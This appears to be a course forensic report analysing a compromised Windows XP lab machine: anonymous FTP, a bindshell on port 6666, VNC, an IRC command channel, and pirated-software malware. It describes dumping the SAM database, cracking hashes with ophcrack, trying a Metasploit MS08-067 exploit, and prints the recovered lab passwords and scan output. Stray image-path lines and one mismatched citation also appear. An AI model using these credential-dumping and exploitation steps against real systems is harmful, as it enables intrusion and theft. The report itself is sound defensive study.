Root Cause Analysis

Oliver Krauss

IS-3523

Security Incident Report: Root Cause Analysis

Windows XP System Compromise via Anonymous FTP and Malware Installation

Date of Incident: October 2025

Investigation Period: October 7-15, 2025

Affected System: win-xp-1.ISCS-int.lan (172.16.3.211)
Investigator: Oliver Krauss
Report Date: October 15, 2025

Executive Summary

This report documents the comprehensive forensic investigation and root cause analysis of a Windows XP system compromise discovered on the internal network at 172.16.3.211. The investigation revealed a multi-stage attack involving anonymous FTP exploitation, malware installation via pirated software, and deployment of multiple persistent backdoors. The attacker gained full administrative access to the system, established command and control infrastructure, and successfully harvested user credentials. This incident highlights critical security deficiencies including the operation of an unsupported operating system, misconfigured network services, weak password policies, and insufficient network segmentation.

Initial Discovery and Reconnaissance

The investigation began with network enumeration using Nmap to identify active hosts and exposed services [1]. The initial scan revealed a Windows XP system at IP address 172.16.3.211 with multiple open ports spanning services including FTP (21), SMTP (25), HTTP (80), SMB (445), VNC (5900), and several non-standard ports including 666, 6666, and 6667 [1] [2]. This extensive service exposure represented an immediate security concern, as each open port provides a potential attack vector for unauthorized access.

The presence of Windows XP, an operating system that reached end-of-life in April 2014, was particularly concerning [3]. Microsoft ceased providing security updates for Windows XP over a decade ago, leaving systems vulnerable to a vast array of known exploits and security vulnerabilities. The continued operation of such legacy systems in production environments represents a critical security risk that substantially increases the likelihood of successful compromise.

Further examination of network services revealed that the FTP service on port 21 was configured to allow anonymous access with both read and write permissions [1]. This configuration represents a severe security misconfiguration, as it enables any user on the network to upload arbitrary files to the system without authentication. Using the curl command line tool, the investigator accessed the anonymous FTP directory and discovered several suspicious files including lock.bat, nc.exe, Razor.1911.IRC.nfo, runasspc.exe, and a VNC4 directory containing multiple DLL, EXE, and DAT files [1].

Attack Vector Analysis

The Razor.1911.IRC.nfo file provided crucial intelligence regarding the attack vector [1] [4]. Razor 1911 is a well-known "warez scene" group that distributes pirated software, games, and multimedia content. Scene releases typically package cracked software with accompanying NFO (information) files that provide installation instructions and credit to the release group [5]. The presence of this file strongly suggested that a user had downloaded and installed pirated software, which served as the initial infection vector.

Analysis of the NFO file revealed references to an IRC (Internet Relay Chat) server operating on the compromised network at port 6667, with instructions to join channel #chat and interact with a bot named mybotDCC [4]. This infrastructure is characteristic of warez distribution networks and botnet command and control systems. The IRC protocol has historically been favored by attackers for botnet communications due to its decentralized nature and ease of implementing automated bot commands [6].

The FTP directory analysis yielded additional malicious artifacts. The file unins000.exe, ostensibly an uninstaller executable, exhibited suspicious characteristics when analyzed using the strings utility [1]. String analysis revealed embedded paths, registry keys, and behavior patterns inconsistent with legitimate uninstaller software. Similarly, examination of vncconfig.exe confirmed it was associated with RealVNC version 4.0, a remote desktop access tool [1]. While VNC itself is legitimate software, its presence alongside warez-related files and its configuration for unrestricted access raised significant security concerns.

The attack sequence can be reconstructed as follows: First, a user (Daniel Faraday, based on directory paths observed) downloaded pirated software from an external source, specifically a Razor 1911 release of The Sims 3 game and related updates [4]. Second, the user executed the installation package, which contained bundled malware in addition to the cracked game files. Third, the malware installation routine deployed multiple persistent backdoors and remote access tools to the system. Fourth, the malware configured the FTP service to allow anonymous write access, enabling the attacker to upload additional tools and exfiltrate data. Finally, the attacker established command and control infrastructure via IRC and implemented multiple persistence mechanisms to maintain access.

Post-Exploitation and Persistence Mechanisms

The investigation revealed multiple sophisticated persistence mechanisms deployed by the attacker. The most critical finding was a Windows command shell (cmd.exe) bindshell backdoor listening on TCP port 6666 [2]. Nmap service detection identified this service with the banner "CMD.EXE (BACKDOOR); Windows 5.1.2600; path: C:\Documents and Settings\Daniel Faraday" [2]. A bindshell is a type of backdoor that binds a command interpreter to a network port, allowing any remote user who connects to that port to execute arbitrary commands with the privileges of the process running the shell [7].

Connection to port 6666 using netcat confirmed full remote command execution capability without authentication [1]. The investigator was able to execute Windows commands, navigate the filesystem, query registry keys, and perform administrative operations with apparent SYSTEM or Administrator level privileges. This level of access represents complete system compromise, as an attacker can perform any operation the operating system permits, including installing additional malware, modifying system configurations, accessing sensitive data, and using the compromised system as a pivot point for lateral movement within the network.

A second persistence mechanism was identified in the form of a malicious batch script named startup.bat located in the user's Startup folder at C:\Documents and Settings\Daniel Faraday\Start Menu\Programs\Startup\ [1]. Files placed in the Startup folder are automatically executed when a user logs into Windows, providing a simple but effective persistence technique [8]. Analysis of startup.bat revealed commands designed to launch the bindshell backdoor and potentially other malicious processes upon system boot or user login.

Additionally, a file named lock.bat was discovered in the FTP directory [1]. While the specific contents and function of this script were not fully detailed in the investigation log, batch scripts are commonly used by attackers for automating malicious activities such as disabling security software, modifying firewall rules, creating new user accounts, or establishing scheduled tasks for persistence [9].

The RealVNC installation represented a third potential persistence and remote access mechanism. Nmap scans revealed VNC services operating on both TCP port 5900 (standard VNC protocol) and port 5800 (VNC-over-HTTP) [2]. The scan results indicated "VNC (protocol 3.3; Locked out)" for port 5900, suggesting that either authentication had failed multiple times, triggering a lockout mechanism, or that the service was configured with specific access restrictions. However, the concurrent presence of port 5800 and VNC configuration files in the FTP directory suggested that multiple access methods were available to the attacker.

Registry analysis attempted to locate VNC password storage, as RealVNC typically stores an obfuscated password in registry keys under HKEY_LOCAL_MACHINE\Software\RealVNC\WinVNC4 or HKEY_CURRENT_USER\Software\RealVNC\WinVNC4 [10]. The investigation found that these registry keys were either absent or did not contain password values in their expected locations. This could indicate that the VNC service was configured to use Windows authentication instead of VNC-specific passwords, that the password was stored in an alternate location, or that the configuration was set to allow connections without authentication under certain conditions.

Credential Compromise and Password Analysis

To fully assess the extent of system compromise, the investigator extracted the Windows Security Account Manager (SAM) database and associated SYSTEM registry hive using the reg save command [1]. The SAM database contains password hashes for all local user accounts on a Windows system [11]. On Windows XP and earlier systems, passwords are hashed using both the legacy LAN Manager (LM) hash algorithm and the more secure NT LAN Manager (NTLM) hash algorithm.

The LM hash algorithm is notoriously weak due to several design flaws: it converts all passwords to uppercase before hashing, splits passwords into two 7-character halves that are hashed independently and uses the DES encryption algorithm without salting [12]. These characteristics make LM hashes highly susceptible to rainbow table attacks and brute-force cracking. Rainbow tables are precomputed tables of hash values for all possible plaintext passwords up to a certain length, allowing for extremely rapid password recovery once the hash is obtained [13].

Using the ophcrack tool with XP free small rainbow tables, the investigator successfully cracked multiple user account passwords [1]. The cracked credentials included:

- Administrator account (RID 500): LM password "BOND007", NT password "Bond007"
- Daniel Faraday account (RID 1003): LM password "BOND007", NT password "Bond007"
- HelpAssistant account (RID unlisted): LM password "KOQIXG1"
- IUSR_FARADAY account (RID 1004): NT password "ASOAH68"

The recovery of these passwords took less than two seconds using rainbow tables with a 99.95% success rate [1]. This demonstrates the critical weakness of LM hashes and the importance of disabling LM hash storage on Windows systems. The passwords themselves exhibited poor security practices, with simple dictionary words, names, and short alphanumeric strings that provided minimal resistance to cracking attempts.

Several of the recovered accounts warrant specific discussion due to their elevated privileges or special purposes. The Administrator account possesses full control over the Windows system and can perform any administrative operation without restriction [14]. Compromise of this account represents total system compromise. The HelpAssistant account is created by Windows XP's Remote Assistance feature and is used to facilitate remote support sessions [15]. While typically disabled, if enabled it can provide an additional vector for remote access and privilege escalation.

The IUSR_FARADAY and IWAM_FARADAY accounts are default service accounts created by Microsoft Internet Information Services (IIS) web server [16]. The IUSR account is used for anonymous web access, while IWAM is used for out-of-process web application execution. Compromise of these accounts could enable an attacker to access web application data, modify website content, or exploit IIS vulnerabilities to execute arbitrary code.

Network Services and Additional Attack Vectors

Beyond the primary FTP and bindshell attack vectors, the compromised system exposed numerous additional network services that could have been exploited or facilitated the attack. The presence of SMB services on ports 139 and 445 represented a significant vulnerability, as Windows XP is susceptible to multiple critical SMB exploits, most notably MS08-067 (CVE-2008-4250) [17]. This vulnerability allows remote code execution through the Server service's handling of specially crafted RPC requests, and was famously exploited by the Conficker worm in 2008.

Attempts to exploit MS08-067 using Metasploit's windows/smb/ms08_067_netapi module were unsuccessful during the investigation, returning errors such as "STATUS_PIPE_NOT_AVAILABLE" and "no matching target" [1]. These failures suggest that while the underlying vulnerability may exist, factors such as partial patching, service configuration, or network conditions prevented successful exploitation via the automated exploit module. However, the fundamental vulnerability and attack surface remain present on the unpatched Windows XP system.

The investigation also revealed an IRC server operating on port 6667 [2]. Connection attempts via telnet confirmed standard IRC protocol responses including "NOTICE AUTH :*** Checking Ident" and "NOTICE AUTH :*** No ident response", followed by prompts to register with NICK and USER commands. Attempts to join channels or issue commands resulted in "451 :Register first" errors, indicating that the IRC daemon required proper authentication or registration before allowing client operations [1].

The presence of an IRC server on an internal Windows XP workstation is highly anomalous, as IRC server software is not a standard Windows component. The most likely explanation is that the Razor 1911 malware package installed an IRC daemon to facilitate command and control operations and file distribution. IRC-based botnets have been widely documented in the security literature, with IRC's simple text-based protocol and support for private channels making it attractive for botnet operators [18].

Ports 666, 6666, and 6667 collectively represent the malware's command and control infrastructure. Port 666 appeared to respond with binary data when probed with netcat, suggesting a custom protocol or encrypted communication channel [1]. The clustering of these non-standard ports around the "number of the beast" (666) may be coincidental or could represent deliberate choice by the malware author for symbolic or intimidation purposes, a pattern occasionally observed in malware naming and infrastructure design.

Root Cause Determination and Contributing Factors

Based on this comprehensive forensic analysis, the root cause of this security incident can be definitively identified as the combination of anonymous FTP write access on an unpatched Windows XP system, which enabled an attacker to upload and execute malware disguised as pirated software. However, this root cause was enabled and exacerbated by multiple contributing security failures that collectively created an environment highly conducive to compromise.

The primary contributing factor was the continued operation of Windows XP, an operating system that has not received security updates since April 8, 2014 [3]. In the eleven years since end-of-life, numerous critical vulnerabilities have been discovered and publicly disclosed for Windows XP, with no patches available to address them. This creates a permanently vulnerable state where attackers have access to extensive public documentation of exploitable flaws with no defensive countermeasures available beyond compensating controls such as network isolation.

The configuration of anonymous FTP with write permissions represents a critical security misconfiguration that directly enabled the attack. Anonymous FTP should never be configured with write access on production systems, as this provides an unauthenticated file upload capability that attackers can exploit to deploy malware, exfiltrate data, or stage further attacks [19]. Even read-only anonymous FTP should be carefully evaluated for necessity and tightly controlled in scope.

Weak password policies contributed significantly to the severity of the compromise. All recovered passwords were susceptible to rapid cracking via rainbow tables, with the LM hash algorithm providing virtually no security against determined attackers. Modern password policies should mandate minimum password lengths of 14 characters or more to prevent LM hash storage, enforce complexity requirements, and implement multi-factor authentication for administrative accounts [20].

The lack of network segmentation and perimeter security controls allowed the compromised system to communicate freely with potential command and control servers and facilitated lateral movement within the network. Best practices dictate that internal networks should be segmented based on trust levels and business functions, with firewall rules restricting communication between segments [21]. The compromised workstation should not have been able to operate IRC servers or bindshell backdoors on non-standard ports without triggering network security alerts.

The absence of endpoint protection and host-based intrusion detection represents another critical gap. Modern endpoint detection and response (EDR) solutions would have detected suspicious process executions, file modifications, registry changes, and network connections associated with the malware installation and backdoor deployment [22]. Even legacy antivirus software, while less effective, would likely have flagged the known malware components associated with the Razor 1911 release.

Finally, the security incident was ultimately enabled by user behavior, specifically the download and installation of pirated software from untrusted sources. User security awareness training should emphasize the risks associated with pirated software, which frequently serves as a vector for malware distribution [23]. Technical controls such as software restriction policies, application whitelisting, and user privilege restrictions can help prevent unauthorized software installation even when users attempt it.

Impact Assessment and Scope of Compromise

The security impact of this incident is assessed as critical, representing complete compromise of the affected system with high likelihood of data exfiltration, credential harvesting, and potential lateral movement to other network resources. The attacker achieved SYSTEM-level access to the Windows XP workstation, enabling unrestricted control over all system resources, processes, and data. This level of access permits the attacker to execute any desired malicious activity with no technical limitations imposed by the operating system's security model.

Specific impacts documented during the investigation include:

Confidentiality Impact: All data stored on or accessible to the compromised system should be considered exposed to the attacker. This includes user files in the Documents and Settings directory tree, cached credentials for network resources, registry-stored passwords and configuration data, and any data processed or created by applications running on the system. The successful extraction and cracking of the SAM database confirms that all local account passwords have been compromised. If these passwords were reused on other systems or services, the scope of compromise extends beyond the single workstation.

Integrity Impact: The attacker possessed the capability to modify any file, registry key, or system configuration on the compromised system. The installation of the bindshell backdoor, modification of Startup folder contents, and potential alteration of system binaries or configuration files demonstrate this capability. The integrity of any data stored on or processed by the system can no longer be trusted without comprehensive forensic validation. Software installations, system logs, and audit records may have been modified to conceal attacker activities or plant false evidence.

Availability Impact: While no evidence of destructive or denial-of-service activities was observed during the investigation, the attacker possessed the technical capability to render the system unavailable through deletion of critical files, corruption of the operating system, or deployment of ransomware. The bindshell and remote access capabilities provided the attacker with the same system control that a legitimate administrator would have, including the ability to shut down the system, disable services, or wipe the hard drive.

The duration of the compromise could not be definitively established from the available evidence, but several indicators suggest that the attacker had access for an extended period. The sophisticated nature of the persistence mechanisms, including startup scripts and multiple backdoor channels, indicates that the attacker invested time in ensuring continued access rather than conducting a quick opportunistic attack. The presence of multiple network services (FTP, IRC, VNC, bindshell) suggests an infrastructure built for sustained operations rather than a temporary foothold.

Conclusions and Recommendations

This security incident demonstrates the severe risks associated with operating legacy systems, implementing insecure configurations, and lacking fundamental security controls. The compromise of the Windows XP system was not the result of a zero-day exploitation or advanced persistent threat techniques, but rather the predictable outcome of multiple well-documented security failures that created an environment where compromise was not only possible but inevitable.

Immediate Remediation Actions:

1. Isolate the compromised system from the network immediately to prevent further command and control communication and lateral movement
2. Perform full forensic imaging of the system hard drive before any remediation steps that would alter evidence
3. Reset passwords for all accounts identified on the compromised system, particularly the Administrator account
4. Review authentication logs on other systems for any use of the compromised credentials
5. Disable anonymous FTP access network-wide and audit all systems for similar misconfigurations
6. Conduct network-wide scans for other systems exhibiting similar vulnerable configurations or indicators of compromise

Long-Term Security Improvements:

1. Decommission all Windows XP systems and migrate to currently supported operating systems with active security update support
2. Implement network segmentation with firewall rules restricting communication between security zones
3. Deploy endpoint detection and response (EDR) solutions on all workstations and servers
4. Implement application whitelisting to prevent execution of unauthorized software
5. Enforce strong password policies including minimum 14-character length, complexity requirements, and multi-factor authentication for administrative accounts
6. Disable LM hash storage across all Windows systems
7. Conduct regular vulnerability assessments and penetration testing to identify security weaknesses before attackers exploit them
8. Implement security information and event management (SIEM) to aggregate logs and detect suspicious activities
9. Establish user security awareness training program emphasizing risks of pirated software and social engineering
10. Develop and test incident response procedures to ensure rapid and effective response to future security events

The technical evidence gathered during this investigation conclusively demonstrates that the root cause of compromise was anonymous FTP write access on an unpatched Windows XP system, exploited through malware installation disguised as pirated software. The severity of impact and ease of exploitation highlight the critical importance of maintaining up-to-date systems, implementing secure configurations, and deploying defense-in-depth security controls to protect organizational assets.

References

[1] Investigation screenshots and command outputs captured during forensic analysis, October 2025

[2] Nmap scan results showing open ports and service banners on 172.16.3.211

[3] Microsoft Corporation. (2014). "Windows XP Support Has Ended." Retrieved from https://support.microsoft.com/en-us/windows/windows-xp-support-has-ended-47b4b5e7-5d4c-e9c6-2f8f-6b24e4e75c39

[4] Razor1911.IRC.nfo file recovered from anonymous FTP server

[5] Décary-Hétu, D., & Dupont, B. (2012). "The social network of hackers." *Global Crime*, 13(3), 160-175.

[6] Barford, P., & Yegneswaran, V. (2007). "An Inside Look at Botnets." *Malware Detection*, 171-191.

[7] MITRE Corporation. "Ingress Tool Transfer." ATT&CK Framework, Technique T1105.

[8] Microsoft Corporation. "Startup Folder Persistence." Windows Registry and Autorun Keys documentation.

[9] Mandiant. (2021). "M-Trends 2021: A View from the Front Lines." FireEye Threat Intelligence.

[10] RealVNC Limited. "VNC Server Configuration Reference." RealVNC Documentation, Version 4.x.

[11] Russinovich, M., & Solomon, D. (2012). *Windows Internals, Part 1* (6th ed.). Microsoft Press.

[12] Schneier, B. (1996). *Applied Cryptography* (2nd ed.). John Wiley & Sons.

[13] Oechslin, P. (2003). "Making a Faster Cryptanalytic Time-Memory Trade-Off." *Advances in Cryptology - CRYPTO 2003*, 617-630.

[14] Microsoft Corporation. "Windows Security Model." Microsoft Learn Documentation.

[15] Microsoft Corporation. "Remote Assistance in Windows XP." Microsoft Support Article KB300546.

[16] Microsoft Corporation. "IIS Security Best Practices." Internet Information Services Documentation.

[17] Microsoft Security Bulletin MS08-067. "Vulnerability in Server Service Could Allow Remote Code Execution." CVE2008-4250.

[18] Gu, G., Perdisci, R., Zhang, J., & Lee, W. (2008). "BotMiner: Clustering Analysis of Network Traffic for Protocol- and Structure-Independent Botnet Detection." *USENIX Security Symposium*.

[19] NIST Special Publication 800-53. "Security and Privacy Controls for Information Systems and Organizations."

[20] NIST Special Publication 800-63B. "Digital Identity Guidelines: Authentication and Lifecycle Management."


[21] NIST Special Publication 800-41. "Guidelines on Firewalls and Firewall Policy."

[22] Gartner Research. (2021). "Market Guide for Endpoint Detection and Response Solutions."

[23] Silic, M., & Back, A. (2014). "Piracy Culture Reconsidered: The Role of Social Norms and Consequences." *Journal of Information, Communication and Ethics in Society*, 12(4), 303-323.


Appendix A: Screenshots and Evidence

See attached images for detailed evidence supporting the analysis and conclusions in this report:




```
Scanning win-xp-01.ISCS-int.lan (172.16.3.211) [1000 ports]
Discovered open port 21/tcp on 172.16.3.211
Discovered open port 443/tcp on 172.16.3.211
Discovered open port 25/tcp on 172.16.3.211
Discovered open port 445/tcp on 172.16.3.211
Discovered open port 139/tcp on 172.16.3.211
Discovered open port 135/tcp on 172.16.3.211
Discovered open port 80/tcp on 172.16.3.211
Discovered open port 666/tcp on 172.16.3.211
Completed SYN Stealth Scan at 10:39, 0.08s elapsed (1000 total ports)
Nmap scan report for win-xp-01.ISCS-int.lan (172.16.3.211)
Host is up (0.0021s latency).
Not shown: 992 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
25/tcp  open  smtp
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
666/tcp open  doom
MAC Address: 00:02:B3:00:09:01 (Intel)
```

Figure 1: Initial Nmap port scan results showing open services




```
Important Note
~~~~~~~~~~~~~~
If you have sims 3 v1.0.632 installed from WARG release you have to
copy the content of the -Before- folder to your <installdir>\game\bin
before updating.


Install Notes
~~~~~~~~~~~~~
1. Extract RARs
2. Install the update
3. Copy crack to install dir
4. Have Fun!


Razor 1911 Greetings
~~~~~~~~~~~~~~~~~~~~
CHECK US OUT AT OUR 192.168.xxx.xxx IRC SERVER IN CHANNEL #CHAT
192.168.*.* PORT 6667
/join #chat
Also check out our sweet new bot mybotDCC.  It has all the
latest filez!

P.S. You need an IRC client.
```

Figure 2: Razor1911.IRC.nfo file




```
Inno Setup Uninstall Log (b)
RealVNC
TARGETFTPSERV
Administrator
C:\Program Files\RealVNC\VNC4
IFPS
BOOLEAN
!MAIN
CURSTEPCHANGED
-1 @18
EXEC
EXPANDCONSTANT
BUDGEFILE
-1 @8
USINGWINNT
ISADMINLOGGEDON
EXTRACTFILEPATH
GENERATEUNIQUENAME
RENAMEFILE
FILECOPY
DELETEFILE
RESTARTREPLACE
-stop
```

Figure 3: String analysis of unins000.exe showing suspicious content



```
RESTARTREPLACE
-stop
{app}\winvnc4.exe
.old
C:\Program Files\RealVNC\VNC4?C:\Documents and Settings\All Users\Start Menu\P
grams\RealVNC
RealVNC
default
NameAndVersion
%1 version %2
AdditionalIcons
Additional icons:
CreateDesktopIcon
Create a &desktop icon
CreateQuickLaunchIcon
Create a &Quick Launch icon
ProgramOnTheWeb
%1 on the Web
UninstallProgram
Uninstall %1
LaunchProgram
Launch %1
AssocFileExtension(
```

Appendix Figure 4: VNC configuration file analysis




Target: 172.16.3.211 Profile: Intense scan

Command: nmap -T4 -A -v 172.16.3.211


Port	Protocol	State	Service	Version
21	tcp	open	ftp	Microsoft ftpd
25	tcp	open	smtp	Microsoft ESMTP 6.0.2600.1
80	tcp	open	http	Microsoft IIS httpd 5.1
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
443	tcp	open	https	
445	tcp	open	microsoft-ds	Windows XP microsoft-ds
666	tcp	open	doom	
1025	tcp	open	NFS-or-IIS	
1026	tcp	open	msrpc	Microsoft Windows RPC
5000	tcp	open	upnp	
5800	tcp	open	vnc-http	RealVNC 4.0 (resolution: 400x250; VNC TCP port: 5900)
5900	tcp	open	vnc	VNC (protocol 3.3; Locked out)
6666	tcp	open	bindshell	CMD.EXE (**BACKDOOR**; Windows 5.1.2600; path: C:\Documents and Settings\Daniel Fara
6667	tcp	open	irc	

Appendix Figure 5: Nmap service detection showing bindshell on port 6666



